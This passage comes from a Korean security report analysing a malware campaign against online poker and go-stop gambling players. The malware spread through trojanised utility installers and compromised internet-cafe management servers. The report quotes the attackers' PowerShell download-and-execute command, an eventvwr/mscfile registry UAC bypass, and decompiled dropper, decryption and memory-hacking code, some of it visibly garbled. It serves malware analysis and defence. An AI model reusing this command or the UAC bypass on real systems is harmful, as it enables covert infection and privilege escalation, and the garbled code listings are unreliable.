B사	7포커, 뉴포커, 홀라, 로우바둑이, 하이로우
C사	포커
D사	포커
E사	포커
F사	포커, 맞고
G사	포커, 맞고
H사	포커, 맞고

표 2-1 | 공격 대상 게임 목록

국내에 유통되는 게임물은 먼저 게임물관리위원회의 등급 분류를 받아야 하는데, 게임물관리위원회에 등록된 사행성 게임은 규제에 의해 베팅 및 이용 한도와 불법 환전이 제한되어 있어 일부 마이너 게임사에 의해 제작된 사행성 게임의 경우 정상 등급 분류를 받고 난 뒤 게임 내용을 변경하는 편법을 사용한다. 이후 변조된 게임 내용이 적발되어 등록이 취소되면 일정 기간이 지난 후 상표를 바꿔 다시 운영한다.

이와 같이 주기적으로 상표가 변경되는 국내 고스톱·포커류의 사행성 게임 시장의 특성으로 인해 공격 그룹 또한 주기적으로 공격 대상 게임을 업데이트하는 것으로 추정된다.

(3) 타임 라인

사기도박 조직의 전통적인 공격 전술은 고스톱·포커류의 사행성 게임 이용자가 많은 PC방을 대상으로 악성코드를 유포하는 것이다. 하지만 A 공격 그룹의 최초 공격 방법을 분석한 결과 기존 사기도박 조직의 공격 방식과 차이점이 있음을 확인했다. [그림 2-5]의 공격 타임 라인을 살펴보자.




그림 2-5 | 공격 타임 라인

A 공격 그룹이 제작한 악성코드는 2016년 10월 최초로 발견되었는데, 최초 공격 대상은 유틸리티 프로그램을 이용하는 불특정 다수의 사용자였다. 그리고 같은 해 12월까지 유틸리티 프로그램의 공식 웹사이트를 통해 악성코드를 유포하였으며, 각 공격은 유틸리티 프로그램에 따라 기간을 두고 진행되었다.

2017년 1월, A 그룹의 공격이 다시 개시되었는데 전년도와 달리 PC방을 새로운 공격 대상으로 삼은 것이 확인되었다. 전년도 불특정 다수를 대상으로 한 공격의 효과가 미비하였기 때문에 소수의 관리 서버를 통해 다수의 클라이언트 제어가 가능한 PC방으로 공격 대상을 변경한 것으로 추정되며, 해당 공격은 2017년 8월까지 계속되었다.

[그림 2-6]의 유포 시기별 악성코드 진단 PC 수 통계를 확인하면 2017년 A 공격 그룹이 공격 대상을 PC 방으로 변경함에 따라 진단 PC 수가 급증하였음을 알 수 있다.



그림 2-6 | 유포 시기별 진단 PC 수 통계

(4) 공격 방식

A 공격 그룹은 효과적인 공격을 위해 유틸리티 소프트웨어 설치 파일 변조하거나 PC방 관리 프로그램을 조작하는 형태로 악성코드를 유포했다.

1) 유틸리티 소프트웨어 설치 파일 변조

유틸리티 소프트웨어를 통한 공격 활동은 2016년 10월부터 발견되었으며, 공격의 진원지는 유틸리티 소프트웨어의 공식 홈페이지로 확인되었다. A 공격 그룹은 다운로드 게시판에 업로드된 설치 파일 또는 다운로드 링크를 변조하는 공격 방식을 이용했다.

일자	프로그램명	프로그램 분류	진단명
2016.10	****러브(****love)	가상 사설망(VPN) 서비스	Dropper/Win32.Fakeinstaller
2016.11	****피24(****24)	가상 사설망(VPN) 서비스	Dropper/Win32.Fakeinstaller
	****(****OK)	원격 제어 프로그램	Dropper/Win32.Agent
2016.12	****세스 ****	시스템 최적화 프로그램	Dropper/Win32.Fakeinstaller
	****세스 ****	시스템 최적화 프로그램	Dropper/Win32.Fakeinstaller

표 2-2 | 1차 공격 대상 프로그램 정보

공격 그룹은 가상 사설망(VPN) 서비스를 제공하는 프로그램부터 원격 제어 프로그램, 시스템 최적화 프로그램까지 다양한 종류의 유틸리티 소프트웨어를 공격 대상으로 삼았으며, [그림 2-7]과 같은 유틸리티 소프트웨어 설치 파일을 이용한 공격 방법을 이용하여 불특정 다수의 사용자들을 노렸다.




그림 2-7 | 유틸리티 소프트웨어 설치 파일 공격 방법

또한 공격 대상을 속이기 위해 악성코드와 설치 파일을 결합하여 변조된 설치 파일을 만들었다. 이렇게 변조된 설치 파일은 두 가지의 방법으로 유포되었다. 첫 번째는 공식 홈페이지의 정상 설치 파일을 변조된 설치 파일로 바꿔치기하는 방법이며, 두 번째는 공식 홈페이지의 다운로드 링크 주소를 변조된 설치 파일이 업로드된 공격자 서버 주소로 변조하는 방법이다.

프로그램명	정상 다운로드링크 주소	변조된 다운로드링크 주소 (IP주소)
****피24(****24)	*****24.*****ware.co.kr	*****.hopto.org (198.***.126.***)
****세스 ****	*****clean.*****tory.com	*****clean.*****tory1.com (198.***.126.***)
****세스 ****	*****ping.*****tory.com	*****ping.*****tory1.com (198.***.126.***)

표 2-3 | 변조된 다운로드 링크 주소 정보

이용자가 프로그램을 설치하기 위해 다운로드 링크 주소를 클릭하면, 공격자 서버로부터 변조된 설치 파일이 다운로드된다. A 공격 그룹은 공식 홈페이지 관리자와 프로그램 이용자의 의심을 피하고자 다운로드 링크 주소를 정상 다운로드 링크 주소와 유사한 문자열로 생성했다. 또한 단일 서버에 다수의 도메인 이름(Domain Name)을 등록하는 방식으로 서버를 운영하였으며, 파일 다운로드 이외에 다른 목적으로 서버에 접속할 경우에는 공식 홈페이지로 리다이렉트 되도록 설정했다.

HTTP Response

```
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://*****clean.*****tory.com/">here</a>.</p>
<hr>
<address>Apache Server at <a href="mailto:admin@localhost">named.ddns.net</a> Port 80</address>
</body></html>
```

표 2-4 | *****clean.*****tory1.com의 응답 정보




그림 2-8 | PC방 관리 서버 공격 방법

2) PC방 관리 프로그램을 통한 유포

PC방 관리 프로그램을 통한 공격 방식은 2017년 상반기에 확인되었다. A 공격 그룹은 2016년에 시도한 불특정 다수 이용자를 대상으로 한 공격의 효과가 미비하자 공격 대상을 PC방 이용자로 변경한 것으로 추정된다.

A 공격 그룹은 [그림 2-8]과 같이 PC방의 특성상 소수의 관리 서버를 통해 다수의 클라이언트가 통제되는 구조를 악용하여, PC방 업체의 관리 프로그램 중 일부를 이용하여 악성코드를 유포했다.

Command Line

```
cmd.exe /c if not exist c:\users\administrator\appdata\local\temp\csrss.exe
powershell (new-object system.net.webclient).downloadfile
('http://images.****king.com/flower.gif','c:\users\administrator\appdata\local\temp\csrss.exe');
(new-object -com shell.application).shellexecute('c:\users\administrator\appdata\local\temp\csrss.exe')
```

표 2-5 | PC방 클라이언트에 전송된 명령어 정보

공격이 발생한 PC방을 토대로 유포 경로를 분석한 결과, PC방 클라이언트에 [표 2-5]와 같은 명령어가 실행된 것이 확인되었다. 해당 명령어는 명령 프롬프트를 실행하여 윈도우 파워셸(PowerShell)을 실행한다. 파워셸은 파일을 남기지 않는 파일리스(Fileless) 공격 기법에 주로 사용되는데, 별도의 파일을 생성하지 않고 스크립트를 동작시키면 사용자 몰래 원하는 경로에 악성코드를 다운로드 및 실행할 수 있다.

최초 명령을 실행한 프로세스는 찾을 수 없었으나, PC방 내 다수의 클라이언트에 동시에 명령을 내리기 위해서는 PC방의 운영 솔루션이나 관리 프로그램을 이용해야 하므로 A 공격 그룹은 PC방의 운영 솔루션 또는 관리 프로그램 서버에 침투하여 사전에 제작된 악성 URL에서 악성코드를 다운로드 및 실행하는 명령을 내린 것으로 추정된다.

02. 상세 분석

A 공격 그룹이 공격에 이용한 악성코드는 윈도우 운영체제의 사용자 계정 컨트롤(User Account Control, UAC) 기능을 우회하여 관리자 권한으로 실행된다.




그림 2-9 | 사용자 계정 컨트롤(UAC) 기능

사용자 계정 컨트롤은 윈도우 비스타 운영체제부터 도입된 보안 기능으로, [그림 2-9]와 같이 윈도우 운영체제에서 시스템에 영향을 줄 수 있는 보안 문제를 예방하기 위해 작업 권한에 따라 실행을 제한한다. 작업 권한에는 관리자 권한과 표준 사용자 권한이 있으며 레지스트리 수정, 시스템 경로에 파일 생성 및 삭제 등 시스템에 영향을 미치는 작업이 실행되면 사용자 계정 컨트롤 팝업창을 생성하여 관리자 권한을 요구한다.

이러한 일련의 권한 상승 과정을 우회하기 위해 마이크로소프트 관리 콘솔(이하 MMC)을 이용한 레지스트리 하이재킹(Hijacking) 기법을 이용한다. MMC는 시스템 구성 요소로 사용되는 도구이며, 마이크로소프트 관리 콘솔 파일(이하 MSC)을 관리한다.

순번	레지스트리 경로	데이터
1	HKEY_CURRENT_USER\Software\Classes\mscfile\shell\open\command	없음
2	HKEY_CLASSES_ROOT\mscfile\shell\open\command	mmc.exe

표 2-6 | MMC 호출 시 레지스트리 경로

시스템 구성 요소 중 하나인 이벤트 뷰어(eventvwr.exe)가 실행되면 [표 2-6]과 같이 순번에 따라 2개의 레지스트리 경로에 데이터를 읽고 실행한다. 이 실행 과정은 관리자 권한(High Integrity

Level)으로 동작하므로 데이터 영역에 특정 파일의 경로를 추가할 경우 관리자 권한으로 파일을 실행할 수 있다.

```

wsprintfA(&Parameters, "/c %s%%s", &pszPath, "eventvwr.exe");
PathAppendA(&pszPath, "cmd.exe");
ShellExecuteA(0, 0, &pszPath, &Parameters, 0, 0);
((void (__stdcall *) (signed int))(char *)&byte_406024 + 100)(1000);
phkResult = 0;
dwDisposition = 0;
result = RegCreateKeyExA(
    HKEY_CURRENT_USER,
    "Software\\Classes\\mscfile\\shell\\open\\command",
    0,
    0,
    0,
    0,
    0xF003Fu,
    0,
    &phkResult,
    &dwDisposition);
if ( !result )
{
    result = RegDeleteKeyA(HKEY_CURRENT_USER, "Software\\Classes\\mscfile\\shell\\open\\command");
    if ( !result )
        result = RegCloseKey(phkResult);
}

```




그림 2-10 | 레지스트리 생성 (RegCreateKeyExA) 정보

악성코드는 [그림 2-10]과 같이 레지스트리에 파일 경로를 추가한 뒤 이벤트 뷰어를 실행한다. 이때 이벤트 뷰어에 의해 관리자 권한으로 실행된 악성코드는 UAC 기능을 우회하여 악성 행위를 수행한다.




그림 2-11 | 악성코드 실행 이후 단계별 정보

또한 드로퍼(Dropper) 기능을 수행하며 [그림 1-11]과 같이 파일 내 암호화된 두 개의 파일을 복호화하여 특정 경로에 추가 파일을 생성한다. 생성된 추가 파일은 taskeng.exe와 wrmk.dll이며, 작업 스케줄러에 등록되어 일정 간격으로 자동 실행된다.

[그림 2-12]의 암호화된 두 개의 파일(task-eng.exe, wrmk.dll)의 복원을 위해 사용된 복호화 코드는 공격 그룹의 과거 행적에서 발견된 복호화 코드와 일치한다. 자세한 내용은 03. 연 관성 분석에서 확인할 수 있다.

```

파일 생성
07E78 (&v16);
if ( ( WORD)v16 != 9 && ( WORD)v16 != 6 )
07E09 (&v27, "c:\windows\waddins");
else
07E09 (&v27, "c:\windows\waddins");
07E04 (&v28, a2);
07E04 (&v27);
07D78 (&v28, "wrnk.dll");
v7 = 07E22 (&v28, 0x40000000, 0, 0, 2, 128, 0);
if ( v7 != -1
&& (v8 = 07E00(v3, v26),
sub_401000(v6, v8),
v9 = 07E00(v3, v26, &v25, 0),
07F10 (v7, v6, v9),
07F10 (v7),
v10 = 07E00(v3, 102, &off_407868),
(v11 = v10) != 0)
&& (v12 = 07E00(v3, v10),
v26 = 07E00(v12),
07E04 (&v28, &v27),
07D78 (&v28, "taskeng.exe"),
v13 = 07E22 (&v28, 0x40000000, 0, 0, 2, 128, 0),
v13 != -1) )
{
v14 = 07E00(v3, v11);
sub_401000(v26, v14);
v15 = 07E00(v3, v11, &v25, 0);
07F10 (v13, v26, v15);
result = 07F10 (v13);
}
else
{
result = 0;
}

파일 복호화
복호화 코드
loc_401033:
mov     bl, [edi+esi]
xor     bl, al
xor     bl, cl
mov     [esi], bl
mov     bl, al
xor     bl, cl
and     bl, dl
mov     edx, [ebp+var_4]
lea     edi, ds:0[edx*8]
xor     edi, edx
and     edi, 7F8h
shr     edx, 8
or      edx, edi
lea     edi, [eax+eax]
xor     edi, eax
and     cl, al
shl     edi, 4
xor     edi, eax
xor     cl, bl
mov     ebx, eax
and     edi, 0FFFFFF80h
shl     ebx, 7
xor     edi, ebx
shl     edi, 11h
shr     eax, 8
or      eax, edi
inc     esi
dec     [ebp+arg_4]
mov     [ebp+var_4], edx
jnz     short loc_401030
pop     edi
pop     ebx
    
```

그림 2-12 | 암호화된 추가 파일을 복호화하는 코드

[그림 2-13]은 taskeng.exe 내부를 나타낸 것이다. taskeng.exe를 통해 구동된 wrmk.dll은 악성 행위를 수행하기 위해 내부 함수 StartChk()를 호출하며, wrmk.dll은 후킹 함수 SetWindowsHookExA()를 이용하여 실행 중인 프로세스에 자신을 인젝션(Injection)한다. 이 동작은 24시간동안 수행되며, 5초간 대기한 후 다시 작업이 수행된다.




그림 2-13 | taskeng.exe 내부의 모습




그림 2-14 | 프로세스에 삽입된 wrmk.dll 내부의 모습 - 1

인젝션된 wrmk.dll은 [그림 2-14]와 같이 인젝션 대상 프로세스의 정보를 확인한다. 확인하는 프로세스의 정보는 파일 경로 및 파일 이름이며, 프로세스가 공격 대상 게임인지 여부를 판단한다.

게임 종류	게임 이름	파일 경로	파일 이름
포커	XXXXX 게임 포커	*****game\Poker	Poker.exe
	XXXXX 게임 포커	*****Game\Poker	Poker.exe
	XXXX 7포커		Poker.dll

표 2-7 | 공격 대상 게임 종류(단, 게임이 포커일 경우)

고스톱·포커류의 사행성 게임은 게임 종류는 동일하나 운영하는 업체가 다른 경우가 다수 존재한다. 예를 들면 같은 포커류 게임이지만, 운영하는 업체에 따라 **탄 포커 게임, **드 포커 게임, *망 7포커 등으로 분류된다. 이처럼 파일 이름이 중복되는 경우에는 [표 2-7]의 파일 경로 정보를 이용




그림 2-15 | 프로세스에 삽입된 wrmk.dll 내부의 모습 - 2

하여 공격 대상에 포함되는지 추가로 확인하는 것으로 추정된다.

만약 프로세스가 공격 대상 게임으로 확인되면 [그림 2-15]와 같이 게임별로 각각 새로운 스레드(Thread)를 호출하여 사용자의 게임 정보 유출을 시도한다.

[그림 2-16]과 같이 게임 정보 유출을 위해 악성 코드에는 메모리 해킹(Memory Hacking) 공격 기법이 적용되어 있다. 고스톱·포커류의 사행성 게임의 사용자 정보는 메모리 영역에 저장되므로 이를 탈취하기 위해 사용되는 공격 방법이다.




그림 2-16 | 프로세스에 삽입된 wrmk.dll 내부의 모습 - 3

게임별로 메모리 영역에 차이가 있으므로 해킹 과정에 사용되는 코드 정보 또한 다른데, 메모리 해

게임 포커일 경우

```

push eax
lea ecx, [ebp+var_21h]
push ecx
offset asc_1000c30 : "게임"
push ecx
mov [ebp+var_1h], ecx
call edi, usprintf
add esp, 0ch
push 100h
lea edx, [ebp+Filename]
push edx
push 0
call ds:GetModuleFileName
push 5ch
lea eax, [ebp+Filename]
push eax
call ds:strlen
lea ecx, [ebp+Filename]
lea edx, [ebp+Filename]
push edx
call ds:StrChr
mov byte ptr [eax], 0
inc eax
push eax
call ds:GetModuleHandleA
push 3Eh
lea esi, [eax+74E8h]
call ds:loop
mov eax, [esi]
mov bl, [esi+4]
mov [ebp+var_C], eax
cmp [ebp+var_1h], eax
jnz short loc_10002078
bl, 4
inc short loc_10002078
mov edi, ds:VirtualProtect
lea ecx, [ebp+FileProtect]
push ecx
push 0
push 0
mov eax, [esi+4]
sub eax, esi
push 5
push eax, 5
push esi
lea ptr [ebp+var_C], 0E9h
mov [ebp+var_C+1], eax
call edi, VirtualProtect
                
```

1. 해킹할 메모리 영역 검색

